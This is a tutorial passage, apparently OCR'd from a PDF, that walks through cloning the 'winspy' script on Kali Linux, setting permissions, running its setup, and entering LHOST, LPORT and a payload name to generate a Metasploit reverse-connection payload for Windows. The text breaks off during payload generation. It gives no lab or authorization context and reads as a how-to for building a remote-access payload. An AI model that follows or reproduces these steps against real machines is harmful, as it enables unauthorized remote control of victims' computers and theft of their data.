
Step 1 : now open fire fox and download a script called winspy from github

Here is the link for the script


https://github.com/Cyb0r9/winspy

Now open this link in [kali linux firefox]




step 2 : we need to download this script into our kali linux

Click on code it will display 2 options , now copy the link



- Step3 : now come to kali linux terminal
- You can download this script any where in the kali linux , Im downloading this into my Downloads folder
- To download the script into our kali linux
- git clone <paste the link >



Now It will download the script into our downloads folder to see it type ls command

Now navigate into that winspy folder


cd winspy
Now type ls

Now look upon setup.sh and winspy.sh files those are the main files

as you can see in the below image those 2 files are in white colour that indicates those are not have enough permissions to run gain ROOT ACCESS FIRST BY TYPING : sudo su password is : attacker

To give execute permission in kali linux we use chmod command [+x means execute permission]

chmod +x setup.sh && chmod +x winspy.sh



Now type ls the files will be in green colour that indicates that those files have execute permissions .

Now run

./setup.sh

```
┌──(root㉿kali)-[~/Downloads/winspy]
└─# ls
LICENSE.md  link.log  README.md  screenshot  setup.sh  winspy.sh

┌──(root㉿kali)-[~/Downloads/winspy]
└─# ./setup.sh
 update [✓]
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
0% [Working]
```

It will install required packages to run the script , after few min it will show you like this


```
┌──(root㉿kali)-[~/Downloads/winspy]
└─# ./setup.sh
 update [✓]
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents
Fetched 65.1 MB in 28s (2,359 kB/s)
Reading package lists ... Done
 xterm [✓]
 whiptail [✓]
 Apache2 [✓]
 Metasploit-Framework [✓]
 grep [✓]
 curl [✓]

┌──(root㉿kali)-[~/Downloads/winspy]
└─#
```

Now run

./winspy.sh


It will promt you with [do you want to install Metasploit ? :

Type n and press enter



It will ask you to enter LHOST [local host kali linux ip address

Click ctrl+shift+t or open new terminal and type ifconfig to see kali linux ip address.




Now enter your kali linux ip address and press enter . The kali ip might change in your os

Now it will ask you to enter a port number

It is upto you , you can choose any port number ex: 7070,2020,8080,9090

Type port number and press enter



Now it will promt for payload name , give any name you want
And press enter

```
Enter LHOST : 192.168.1.106
LHOST ⇒ 192.168.1.106
Enter LPORT : 4545
LPORT ⇒ 4545
Payload Name : batm
```


Now wait for few seconds to generate a file

If you promted any thing like this


Click enter button

If it promt anything like this

